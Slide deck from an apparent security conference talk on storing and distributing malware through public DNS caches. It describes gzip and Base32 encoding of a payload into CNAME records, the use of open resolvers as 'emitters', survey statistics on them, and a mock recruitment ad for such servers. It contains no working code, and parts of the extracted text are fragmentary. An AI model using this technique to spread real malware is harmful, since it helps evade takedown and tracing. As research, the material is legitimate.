
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## DNS Protocol (II)

Resource Record Format

Name	www.fram.fr.am	255 octets
Type	A	2 octets
Class	IN	2 octets
TTL	100	4 octets
RDLenght	4	2 octets
RDATA	192.168.1.10	255 octets

- Labels            63 octets or less
- Names            255 octets or less
- TTL                32 bit number.
- UDP msg        512 octets or less



## 02

## DNS Protocol (III)

Types... types... types...

- A
- AAAA
- NS
- MD
- MF
- SOA
- MB
- MG
- MR
- NULL
- WKS
- PTR
- HINFO
- MINFO
- MX
- TXT
- RP
- AFSDDB
- X25
- ISDN
- RT
- NSAP
- SIG
- KEY
- PX
- GPOS
- LOC
- NXT (o)
- EID
- NB
- SRV
- ATMA
- NAPTR
- KS
- CERT
- A6
- DNAME
- SINK
- OPT
- APL
- DS
- SSHFP
- IPSECKEY
- RRSIG
- NSEC
- DNSKEY
- DHCID
- NSEC3
- NSEC3PARAM
- HIP
- NINFO
- RKEY
- TALINK
- SPF
- UINFO
- UID
- GID
- TKEY
- TSIG
- IXFR
- AXFR
- MAILB
- MAILA
- DNSSEC

**CNAME**  
Avg. 200 bytes



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# 03 Public DNS Servers



AboveNet




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# Ingredients



Loading





Public Name server



Public Cache DNS



Malware Update



Encoding



Downloading

## 03

## Publish process




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FreeDNS.afraid.org

Authoritative



cmdns.fr.am  
 NS ~~88.34.23.12~~



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

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## Encoding process



- Compress (gz)
- Base32 Encode
- Split (RFC)
- Become a RR


Resource Record example<sup>(\*)</sup>

[SegmentedID]	CNAME	[base32EncodeLabel].[subdomain].[domain].[main]
m1-0.cmdns.fr.am.	CNAME	WQ4TOXMQP...N5VSHVOKUEGQ.cmdns.fr.am





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## Loading process




# 03

# Downloading process



# 03 DNS analysis, from where?



# 03 DNS cache survey

- Different locations.
  - IP anycast (DNS proxy):
    - Different locations → Different results.
- Different authoritative DNS.
  - cmdns.mooc.com; cmdns.h4ck.me; cmdns.pocho.cl; cmdns.fr.am; cmdns.m3th.org; cmdns.t28.net; Etc.
- Being patient (thorough characterization)
  - It takes time to run two hundred thousand queries per DNS cache and per location.
- In this study we undertook the task to obtain the list of emitters behind each IP anycast.

# 03 Characterization (I)

Norton  
from symantec

DNS

198.153.192.1

198.153.194.1



8@.2#1.%1&.1~0  
8@.2#1.%1&.1~2  
9@.1#8.%2.&5~  
2@8.#8.%9.&5~



9@.1#4.%0&~4



2@8.#8.%8.&5~  
2@8.#8.%8.&5~



7@.2#9.%5&



8@.2#1.%1&.1~2



9@.1#4.%0&~4



6@.2#2.%9.&2  
7@.2#9.%5&  
7@.2#9.%1&2



9@.1#4.%0&~4

# 03 Characterization (II)

OpenDNS

208.67.222.222



2@8.#9.%4.&  
2@8.#9.%4.&  
2@8.#9.%4.&0  
2@8.#9.%5.&3

2@8.#9.%5.&9

2@8.#9.%5.&2

6@.2#5.%0.&5

2@8.#7.%3&.1~

2@8.#7.%3&.1~



2@8.#9.%5.&0

2@4.#9%.2&8.~3

2@8.#7.%1&.1~

2@8.#9.%6.&1



2@8.#9.%5.&2

208.67.220.220



2@8.#9.%4.&

2@8.#9.%4.&

2@8.#9.%5.&2

2@8.#9.%5.&1

6@.2#5.%0.&0

2@8.#7.%3&.1~

2@8.#9.%5.&2

2@8.#7.%3&.1~



2@4.#9%.2&8.~5

2@8.#7.%1&.1~

2@8.#9.%5.&7

2@8.#9.%6.&7



# 03 Characterization (III)

**8.8.8.8 & 8.8.4.4**



PUBLIC DNS



2@9.#5.%2&.8~	2@9.#5.%2&.8~	2@9.#5.%2&.8~
2@9.#5.%2&.8~	2@9.#5.%2&.8~	2@9.#5.%2&.8~
2@9.#5.%2&.8~	2@9.#5.%2&.8~	2@9.#5.%2&.8~
2@9.#5.%2&.8~	2@9.#5.%2&.8~	2@9.#5.%2&.8~
7@.1#5.%8.&0	7@.1#5.%8.&1	7@.1#5.%8.&2
7@.1#5.%8.&3	7@.1#5.%8.&4	7@.1#5.%8.&5
7@.1#5.%8.&6	7@.1#5.%8.&7	7@.1#5.%6.&0
7@.1#5.%6.&1	7@.1#5.%6.&2	7@.1#5.%6.&3
7@.1#5.%6.&4	7@.1#5.%6.&5	7@.1#5.%6.&6
7@.1#5.%6.&7	7@.1#5.%8.&0	7@.1#5.%8.&1
	7@.1#5.%8.&2	

7@.1#5.%6.&0	7@.1#5.%6.&1
7@.1#5.%6.&2	7@.1#5.%6.&3
7@.1#5.%6.&4	7@.1#5.%6.&5
7@.1#5.%6.&6	7@.1#5.%6.&7
7@.1#5.%8.&0	7@.1#5.%8.&1
	7@.1#5.%8.&2

## 03

# Characterization (IV)



**8.8.8.8**

**&**

**8.8.4.4**



### PUBLIC DNS

2@9.#5.%2&.8~ 2@9.#5.%2&.8~  
2@9.#5.%2&.9~ 6@.#3%.1&8.~3  
6@.2#3.%6&.8~ 6@.#3%.1&8.~5  
7@.1#5.%1&.8~ 7@.#2%.1&2.~5  
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7@.1#5.%5&.8~ 7@.#2%.1&8.~5  
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7@.1#5.%4.85 7@.1#5.%4.86 7@.1#5.%4.87





03

## Preliminary results



# 03

# Characterization (V)



ns2.cisco.com (64.102.255.44)

emitters

6@.1#4.2%5.&2  
6@.1#2.2%5.&3  
6@.1#2.2%5.&0  
6@.1#2.2%5.&1



AboveNet

ns.above.net  
(207.126.96.162)  
open emitter

BT MDIP Dynamic Address Pools and Infrastructure  
indnsc70.bt.net (62.6.40.162) open emitter



MarkosWeb (Private World Communications)  
cache1.dnsresolvers.com  
(205.210.42.205) open emitter

03

# Preliminary results



# 03 Theory Vs. Reality

- DNS pools:
  - Load on each DNS in pool.
  - Load on more than one DNS pool.
  - Complex retry logic.
- Limited in corporative environments.
- Malware source must disappear before the first download.
- Must use client default DNS settings.

03

## Improvement



- Need another way.
  - Maybe can use three party resources ...
- 
- ... Use Cache DNS as authoritative server.
    - Malware source can disappear.
    - Completely asynchronous communication.
    - Origin trace is little more difficult.
    - Needed only one load process.

IMPORTANTE COMPAÑÍA ESPECIALIZADA EN DISTRIBUCIÓN DE  
MALWARE SELECCIONA

# SERVIDORES DNS (OPEN EMITTERS)

## Se requiere:

- Accesibilidad a nivel mundial
- Admitir y resolver correctamente preguntas recursivas (funcionalidad *open resolver*)
- Sin limitaciones a la hora de almacenar nuevos registros de cualquier tipo (funcionalidad de caché)
- Experiencia en trabajar con TTL altos (mínimo 86.400 segundos)
- Capacidad para aceptar responsabilidades:
  - Respondiendo a consultas no recursivas (+norecurse)
  - Respondiendo con autoridad: Marcando las respuestas como autoritativas (bit AA) independientemente del dominio por el que pregunten (tenga autoridad sobre el o no)
- Se valorarán estabilidad y altas prestaciones

Interesados enviar dirección IP a [cmd@iniqua.com](mailto:cmd@iniqua.com)

03

# Finding Nemo (I)

380.700

Open emitters



15.553.600

Speak the DNS protocol



11.920.500

Open resolvers

IPv4 addresses:  $256^4 = 4.294.967.296$

IPv4 addresses routed on the Internet: 2.126.357.495

<http://dns.measurement-factory.com/surveys/201010/>



# 03 Finding Nemo (II)

10,9 % name servers .com, .net & .org  
Open emitters

13,4 million domains

8,6 million domains

90 million domains





# 03 Free public DNS servers list

- DNS Benchmark
- namebench
- chaz6.com



**Domain Name Server Benchmark**

**DNS Benchmark** Precision Freeware by Steve Gibson

Introduction | Nameservers | Tabular Data | Conclusions

Add/Remove [ ] Stop Running

Sort Fastest First  Show Uncached

Name	Owner	Status	Response Time
129.250. 35.251	NTT America Technical Operations		
156.154. 70. 22	NeuStar		
129.250. 35.250	NTT America Technical Operations		

orporated  
NEUSTAR  
nDNS, LLC  
nications  
nDNS, LLC  
nDNS, LLC  
nDNS, LLC

age Exit

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**namebench**

**Nameservers**

Include global DNS providers (Google Public DNS, OpenDNS, UltraDNS, etc.)

Include best available regional DNS services

**Options**

Include censorship checks

Upload and share your anonymized results (help speed up the internet!)

**Your location** Spain

**Health Check Performance** Fast

**Query Data Source** Top 2,000 Websites (Alexa) (33575)

**Number of queries** 250


namebench 1.3.1 is ready! Start Benchmark

# 03 Searching for good emitters

February 2011	From Spain	From USA
Queried hosts	10.406	10.406
Replying hosts	9.077	9.094
Open resolvers	6.941	7.028
Open emitters	5.243	5.175
Accept +norecurse queries	5.075	5.005
TTL $\approx$ 604800	3.908	3.905

